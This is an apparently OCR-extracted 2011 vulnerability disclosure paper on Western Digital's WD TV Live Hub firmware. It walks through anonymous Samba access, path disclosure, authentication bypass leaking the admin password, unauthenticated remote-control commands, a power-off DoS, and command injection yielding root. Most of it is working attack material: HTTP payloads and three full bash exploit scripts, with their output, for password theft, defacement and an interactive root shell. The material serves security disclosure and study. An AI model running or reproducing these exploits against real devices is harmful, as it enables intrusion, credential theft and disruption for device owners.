OWNING

WD TV LIVE HUB

(*Go to Root…*)

By

Dr. Alberto Fontanella

ICT Security Specialist

www.fulgursec.com – itsicurezza@yahoo.it

Summary


VENDOR	Western Digital
VERSION	WD TV Live Hub <= 2.06.10 (*firmware*)
VENDOR WEB	www.wdc.com
CATEGORY	Appliance
ISSUES	Storage Anonymous Access, Full Path Disclosure, Bypass Authentication Schema, Appliance Command Execution, DoS, OS Command Execution, Root Shell ;-)
DATE	1 July 2011
AUTHOR	Dr. Alberto Fontanella
AUTHOR WEB	www.fulgursec.com
AUTHOR E-MAIL	itsicurezza@yahoo.com

PREFACE

Today I bought a WD TV Live Hub for 220 euros, yes 220 euros.

WD TV Live Hub is a Digital Media Streamer/Appliance acting as a central repository for your locally stored video, audio, picture and other files, as well as a capable playback device for media stored on other devices in your network, including computers and networked external hard drives, all on your HDTV. WD TV Live Hub have too the possibility to connect to the Internet and play some online services as Netflix, Blockbuster on Demand, Facebook, Pandora, Flickr, Live365.com, Youtube, etc. WD TV Live Hub come with a built-in 1TB hard drive. First impression is that it is a nice appliance, elegant yes, but... I came back to my home, I connected my new black box to my network, and after about 15 minutes WD TV Live Hub was owned by me ;-) I have to thanks my girlfriend to putting up with me during my stress tests. The following tests/vulnerabilities were done/discovered on WD TV Live Hub with standard services enabled by default and with last firmware (*2.06.10*).

BLACK BOX FINGERPRINTING



```
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http    Apache httpd
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
1357/tcp  open  pegboard?
9000/tcp  open  upnp        TwonkyMedia UPnP (Linux 2.x.x; UPnP 1.0; pvConnect SDK 1.0)
10245/tcp open  unknown
10247/tcp open  unknown
30000/tcp open  unknown
50050/tcp open  tcpwrapped
59167/tcp open  tcpwrapped
62728/tcp open  tcpwrapped
```

Nmap shows that WD TV Live Hub have some services enabled by default:

- Web Server on port 80 and 443 to connect remotely to appliance
- Samba daemon for share storage on port 139, 445
- TwonkyMedia Server on port 9000 to stream/show media on other remote devices
- And other wrapped, unknown ports…


STORAGE ANONYMOUS ACCESS (*r/w*)

INFO

The Storage access on appliance is not protected with password and an attacker can connect to it and upload arbitrary files and download/delete all files/directory on it. This can be done in 2 ways. By connecting to the samba share or connecting to TwonkyMedia Server (*on port 9000*). Only on 2.02.19 and 2.06.10 versions user can set a password to protect the samba share, but when password is typed on appliance the samba share return back to anonymous access. On TwonkyMedia Server the user can set a password but this ***not protect the storage access*** but only the config section. The crazy thing (*this in the versions < 2.06.10*) is that password is resetted when the appliance is powered off :-) so is enough to power off the appliance (*see down*) and after power on it (*yes you can :-*) to get access (*with administrative privileges*) to TwonkyMedia Server config section.

EXPLOIT


smbclient -L \\www.victim.com



```
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.6]

        Sharename       Type      Comment
        ---------       ----      -------
        WDTVLiveHub     Disk      WDTVLiveHub
        IPC$            IPC       IPC Service (WDTV LIVE)
```

EXPLOIT

http://www.victim.com:9000/



FULL PATH DISCLOSURE

INFO

A page of the Web Application coded in PHP used to connect at WD TV Live Hub from remote don’t catch exceptions properly and gives an error that shows the absolute path of the page on system.

EXPLOIT

http://www.victim.com/DB/connect2sqlite.php

```
Warning: Invalid argument supplied for foreach() in
/opt/webserver/htdocs/DB/connect2sqlite.php on line 33
```

BYPASS AUTHENTICATION SCHEMA

INFO

Web Application doesn’t run an opportune authentication method to prevent attacker to access sensitive information. In this case an attacker can (1) call a rpc request (*via web*) and get sensitive information (*paths, username and password of TwonkyMedia Server*), prior 2.06.10 version ***without authentication*** (*due password reset following power off, see up*).
And (2) get the file *database.db* which contain username and password to gain access to Web Console with Administrative privileges.

EXPLOIT

http://www.victim.com:9000/rpc/get_all


```
accessuser=admin accesspwd=::526E7366697 autotree=1
cachedir=/tmp/WDTVPriv/.twonkymedia.db/cache cachemaxsize= clearclientsonrestart=0
clientautoenable=1 codepage=932 compilationsdir=Compilations,Sampler contentbase=/mediaitems
contentdir=+A|/ dbdir=/tmp/WDTVPriv/TwonkyVision/ dyndns= enableweb=2 followlinks=1
friendlyname=%HOSTNAME% httpport= httpremoteport=
ignoredir=AppleDouble,AppleDB,AppleDesktop,TemporaryItems ip= ituneslib= language=en nicrestart=1
platform=mipsel_gcc432_glibc28_oem rtpport= scantime=-1 startupmb=1 streambuffer=131072
uploadenabled=0 uploadmusicdir=/tmp/WDTVPriv/TwonkyVision//twonkymedia-server-uploaded-music
uploadpicturedir=/tmp/WDTVPriv/TwonkyVision//twonkymedia-server-uploaded-pictures
uploadvideodir=/tmp/WDTVPriv/TwonkyVision//twonkymedia-server-uploaded-videos
onlinedir=/tmp/WDTVPriv/TwonkyVision//twonkymedia-server-online-data
                                        ...
```

EXPLOIT

http://www.victim.com/DB/database.db

```
SQLite format 3


...
Ctableweb_passwordweb_password
CREATE TABLE "web_password" ("user_id" INTEGER PRIMARY KEY ,"user_password_pw"
VARCHAR(40)) tableDB_infoDB_info
CREATE TABLE "DB_info" ("DB_version" VARCHAR DEFAULT 1.00)
passwd123
```

The last row is the ***administrative password*** setted by Admin to access to the Web Console.




Share Content on Your Network

Stream music, photos, and videos to any compatible device anywhere in your home with TwonkyMedia or share your media via iTunes server.

Poc/Exploit to get Admin Password on WD TV Live Hub

```
#!/bin/bash
#
# WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)
#
# Bypass Auth Schema -> get Admin Password
#
# Part of Owning WD TV Live Hub Paper
#
# Author: Dr. Alberto Fontanella
#    Web: www.fulgursec.com
# E-mail: itsicurezza<0x40>yahoo.it
#   Date: 1 July 2011
#
# run: ./exploit www.victim.com
#
#

WGET="/usr/bin/wget"
STRINGS="/usr/bin/strings"
TAIL="/usr/bin/tail"
LDIR="/tmp/wdpasswd"

if [ $# != 1 ]
then
 echo
 echo "WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)"
 echo "Bypass Auth Schema -> get Admin Password"
 echo "by Dr. Alberto Fontanella - www.fulgursec.com"
 echo
 echo "Run: `basename $0` www.victim.com"
 echo
 exit $ERR_ARG
fi

if [[ ! -f $WGET || ! -f $STRINGS || ! -f $TAIL ]]
then
 echo
 echo "Please ensure that tools used by AF-WD_TV_Live_Hub exploit"
 echo "are installed, check files path into source..."
 echo
 exit 1
fi
```

```
VICTIM=$1

if [ ! -d $LDIR ]; then
 mkdir $LDIR
fi

echo
echo "WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)"
echo "Bypass Auth Schema -> get Admin Password"
echo "by Dr. Alberto Fontanella - www.fulgursec.com"
echo

cd $LDIR
$WGET http://$VICTIM/DB/database.db > /dev/null 2> /dev/null
sleep 2
$STRINGS database.db > _wdpasswd 2> /dev/null
$TAIL -n 1 _wdpasswd > wdpasswd 2> /dev/null
sleep 2

echo -n "[*] Admin Password: "
cat $LDIR/wdpasswd
rm -fr $LDIR 2> /dev/null

echo
echo "[*] Now Connect On: http://$VICTIM/"
echo
echo "[*] PoC/Exploit Completed, Bye ;-)"
echo

exit
```



```
WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)
Bypass Auth Schema -> get Admin Password
by Dr. Alberto Fontanella - www.fulgursec.com

[*] Admin Password: admin

[*] Now Connect On: http://www.victim.com/

[*] PoC/Exploit Completed, Bye ;-)
```

APPLIANCE COMMAND EXECUTION

INFO

Due of an unproper authentication mechanism an attacker can execute remote commands to control appliance by remote simulating the default “remote control” ***without authentication***. This can be done in 2 ways. By connecting to web server (*port 80*) and sending a proper POST request to a cgi script or by connecting to unknow port 30000 and sending single char commands.

EXPLOIT

Port 80	Port 30000
Request: POST /cgi-bin/toServerValue.cgi HTTP/1.1 Host: www.victim.com Accept: */* Content-Type: application/x-www-form-urlencoded Content-Length: 14 {"remote":"r"}	telnet ww.victim.com 30000 Trying ww.victim.com... Connected to victim. Escape character is '^]'. o
Reply: HTTP/1.1 200 OK Date: Sun, 03 Jul 2011 14:21:05 GMT Server: Apache/2.2.11 (Unix) PHP/5.2.10 Transfer-Encoding: chunked Content-Type: text/html;charset=iso-8859-1 ***echo "r" > /tmp/ir_injection***	(no reply)

Commands:
 	
Setup = {"remote":"s"}
Right = {"remote":"r"}
Down = {"remote":"d"}
Ok = {"remote":"n"}
Options = {"remote":"G"}
Home = {"remote":"o"}
 	
...etc
	Mute / umute = u
	Back = o
	Return = k
	Power OFF / Power ON = x
	Down = ^[[D
	
	...etc

Nice reply after request on port 80 (*we will use it after*) ;-)

In < 2.06.10 versions if you want to play easy you can use what follows.

EXPLOIT

http://www.victim.com/remote/wdtvlivehub/

Now follow a simple PoC/Exploit that I wrote to show the Appliance Command Execution vulnerability. The PoC/Exploit deface the appliance background.


PoC/Exploit to Deface WD TV Live Hub

```
#!/bin/bash
#
# WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)
#
# Appliance Command Execution -> Deface
#
# Part of Owning WD TV Live Hub Paper
#
# Author: Dr. Alberto Fontanella
#    Web: www.fulgursec.com
# E-mail: itsicurezza<0x40>yahoo.it
#   Date: 1 July 2011
#
# run: ./exploit www.victim.com image.jpg [1/2]
#
#

CURL="/usr/bin/curl"
SMBC="/usr/bin/smbclient"
SHARE="WDTVLiveHub"
```


```
if [ $# != 3 ]
then
 echo
 echo "WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)"
 echo "Appliance Command Execution -> Deface"
 echo "by Dr. Alberto Fontanella - www.fulgursec.com"
 echo
 echo "1 -> WD TV Live Hub = 2.06.10 (fw)"
 echo "2 -> WD TV Live Hub < 2.06.10 (fw)"
 echo
 echo "Run: `basename $0` www.victim.com image.jpg [1/2]"
 echo
 exit $ERR_ARG
fi

if [[ ! -f $CURL || ! -f $SMBC ]]
then
 echo
 echo "Please ensure that tools used by AF-WD_TV_Live_Hub exploit"
 echo "are installed, check files path into source..."
 echo
 exit 1
fi

if [[ $3 != 1 && $3 != 2 ]]; then
  echo "Please, digit 1 or 2!"
  echo
  exit 1
fi

VICTIM=$1
IMAGE=$2
VERSION=$3

# Commands:

setup="{\"remote\":\"s\"}"
right="{\"remote\":\"r\"}"
down="{\"remote\":\"d\"}"
ok="{\"remote\":\"n\"}"
options="{\"remote\":\"G\"}"
home="{\"remote\":\"o\"}"
off="{\"remote\":\"w\"}"

# Upload image

echo
echo "WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)"
echo "Appliance Command Execution -> Deface"
echo "by Dr. Alberto Fontanella - www.fulgursec.com"
```


```
echo
echo "[*] Upload Image"
echo

$SMBC //$VICTIM/$SHARE -N -c "put $IMAGE 0wned.jpg; quit" > /dev/null 2>&1
sleep 2

# Power Off Appliance to Delete Past Chosen Menu

echo "[*] Power Off WD TV Live Hub (wait 30 secs)"
echo

$CURL -s -o /dev/null -d $off -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 30

echo "[*] Power On WD TV Live Hub (wait 30 secs)"
echo

$CURL -s -o /dev/null -d $off -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 30

echo "[*] Appliance Command Execution"
echo

if [ $VERSION == 1 ]; then
 COUNT=2
else
 COUNT=3
fi

i=1;
while [ $i -le $COUNT ]; do
$CURL -s -o /dev/null -d $right -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
let i=$i+1
sleep 2
done

i=1;
while [ $i -le 2 ]; do
$CURL -s -o /dev/null -d $ok -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
let i=$i+1
sleep 2
done

$CURL -s -o /dev/null -d $options -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 2

if [ $VERSION == 1 ]; then
 COUNT=6
Else
```

```
 COUNT=5
fi

i=1
while [ $i -le $COUNT ]; do
$CURL -s -o /dev/null -d $down -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
let i=$i+1
sleep 2
done

$CURL -s -o /dev/null -d $ok -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 2
$CURL -s -o /dev/null -d $down -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 2
$CURL -s -o /dev/null -d $ok -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 2
$CURL -s -o /dev/null -d $home -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1

echo "[*] PoC/Exploit Completed, Bye ;-)"
echo

exit
```



```
WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)
Appliance Command Execution -> Deface
by Dr. Alberto Fontanella - www.fulgursec.com

[*] Upload Image

[*] Power Off WD TV Live Hub (wait 30 secs)

[*] Power On WD TV Live Hub (wait 30 secs)

[*] Appliance Command Execution

[*] PoC/Exploit Completed, Bye ;-)
```





DENIAL OF SERVICE (DoS)

INFO

Due to an unproper authentication method an attacker can power off the appliance just sending the power off command on port 80 (*to cgi script*) or 30000. The singular thing is that services/ports on appliance powered off are still running.

EXPLOIT

Port 80	Port 30000
POST /cgi-bin/toServerValue.cgi HTTP/1.1 Host: www.victim.com Accept: */* Content-Type: application/x-www-form-urlencoded Content-Length: 14 {"remote":"w"}	telnet ww.victim.com 30000 Trying ww.victim.com... Connected to victim. Escape character is '^]'. x

OS COMMAND EXECUTION (*get root*)

INFO

Due to an unproper sanification of user input an attacker can execute OS commands (***without authentication***) with ***root privileges*** by redirecting normal data flow of cgi script and so compromising whole box and get access on all private and sensitive data on it. To see command output the attacker can redirect it into an arbitrary file on the appliance default share.

EXPLOIT

```
POST /cgi-bin/toServerValue.cgi HTTP/1.1
Host: www.victim.com
Accept: */*
Content-Length: 70
Content-Type: application/x-www-form-urlencoded

{"remote":"owned\";id > /mediaitems/Local/WDTVLiveHub/owned;echo \"o"}
```


After, file */mediaitems/Local/WDTVLiveHub/owned* located into default share folder will contain: ***uid=0(root) gid=0(root)*** ***(root is got ;-)***

Now follow a simple PoC/Exploit that I wrote to show the OS Command Execution vulnerability. The PoC/Exploit get a root shell on appliance.

PoC/Exploit to Get a Root Shell on WD TV Live Hub

```
#!/bin/bash
#
# WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)
#
# OS Command Execution -> uid=0/root Shell
#
# Part of Owning WD TV Live Hub Paper
#
# Author: Dr. Alberto Fontanella
#    Web: www.fulgursec.com
# E-mail: itsicurezza<0x40>yahoo.it
#   Date: 1 July 2011
#
# run: ./exploit www.victim.com
#
#

CURL="/usr/bin/curl"
SMBM="/usr/bin/smbmount"
SMBU="/usr/bin/smbumount"
LDIR="/tmp/wdowned"
RFILE="owned"
SHARE="WDTVLiveHub"
```

```
if [ $# != 1 ]
then
 echo
 echo "WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)"
 echo "OS Command Execution -> uid=0/root Shell"
 echo "by Dr. Alberto Fontanella - www.fulgursec.com"
 echo
 echo "Run: `basename $0` www.victim.com"
 echo
 exit $ERR_ARG
fi

if [[ ! -f $CURL || ! -f $SMBM || ! -f $SMBU ]]
then
 echo
 echo "Please ensure that tools used by AF-WD_TV_Live_Hub exploit"
 echo "are installed, check files path into source..."
 echo
 exit 1
fi

VICTIM=$1

if [ ! -d $LDIR ]; then
 mkdir $LDIR
fi

echo
echo "WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)"
echo "OS Command Execution -> uid=0/root Shell"
echo "by Dr. Alberto Fontanella - www.fulgursec.com"
echo
echo "[*] Mount Remote Share"
echo

$SMBM //$VICTIM/$SHARE $LDIR -o guest,sec=none > /dev/null 2> /dev/null
sleep 2

CMD=" "
while [ "$CMD" != "exit" ]; do
 echo -n "~# "
 read CMD
  if [ "$CMD" == "exit" ]; then
    break
  fi

 CMDS=""
 OIFS=$IFS
 IFS=';'
 arr1=$CMD

 i=0;
 for x in $arr1
 do
    if [ $i == 0 ]; then
     CMDS[$i]="$x > /mediaitems/Local/WDTVLiveHub/$RFILE"
    else
     CMDS[$i]="$x >> /mediaitems/Local/WDTVLiveHub/$RFILE"
    fi
    i=$i+1
 done

 $CURL -s -o /dev/null -d '{"remote":"owned\";'"${CMDS[*]}"';echo \"o"}' -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
 cat $LDIR/$RFILE 2> /dev/null
 IFS=$OIFS
done

echo
echo "[*] Delete Remote Output File"
echo

$CURL -s -o /dev/null -d '{"remote":"owned\";rm -f /mediaitems/Local/WDTVLiveHub/'$RFILE';echo \"o"}' -v http://$VICTIM/cgi-bin/toServerValue.cgi > /dev/null 2>&1
sleep 1
rm -f $LDIR/$RFILE 2>/dev/null
sleep 1

echo "[*] Umount Remote Share"
echo
$SMBU $LDIR > /dev/null 2> /dev/null
sleep 1

echo "[*] PoC/Exploit Completed, Bye ;-)"
echo

exit
```



```
WD TV Live Hub PoC/Exploit <= 2.06.10 (fw)
OS Command Execution -> uid=0/root Shell
by Dr. Alberto Fontanella - www.fulgursec.com

[*] Mount Remote Share

~# id;uname -a
uid=0(root) gid=0(root)
Linux WDTVLiveHub 2.6.22.19-29-4 #12 PREEMPT Fri May 6 17:12:39 CST 2011 mips unknown
~# exit

[*] Delete Remote Output File

[*] Umount Remote Share

[*] PoC/Exploit Completed, Bye ;-)
```

EOF

It's all. Today all WD TV Live Hub appliances are vulnerable. I think also other WD's appliances are vulnerable. The only fix to not get pwned is not connect appliance on the Net and wait for a new firmware with all issues fixed (*?*). Now WD TV Live Hub black box is a white/open box (*with original firmware*) ;-) I think if is right to pay 220 euros for an appliance which security is equal to zero.

If you are interest in my work or in a professional Security consultancy, please feel free to write me.

Dr. Alberto Fontanella

ICT Security Specialist

www.fulgursec.com – itsicurezza@yahoo.com

Italy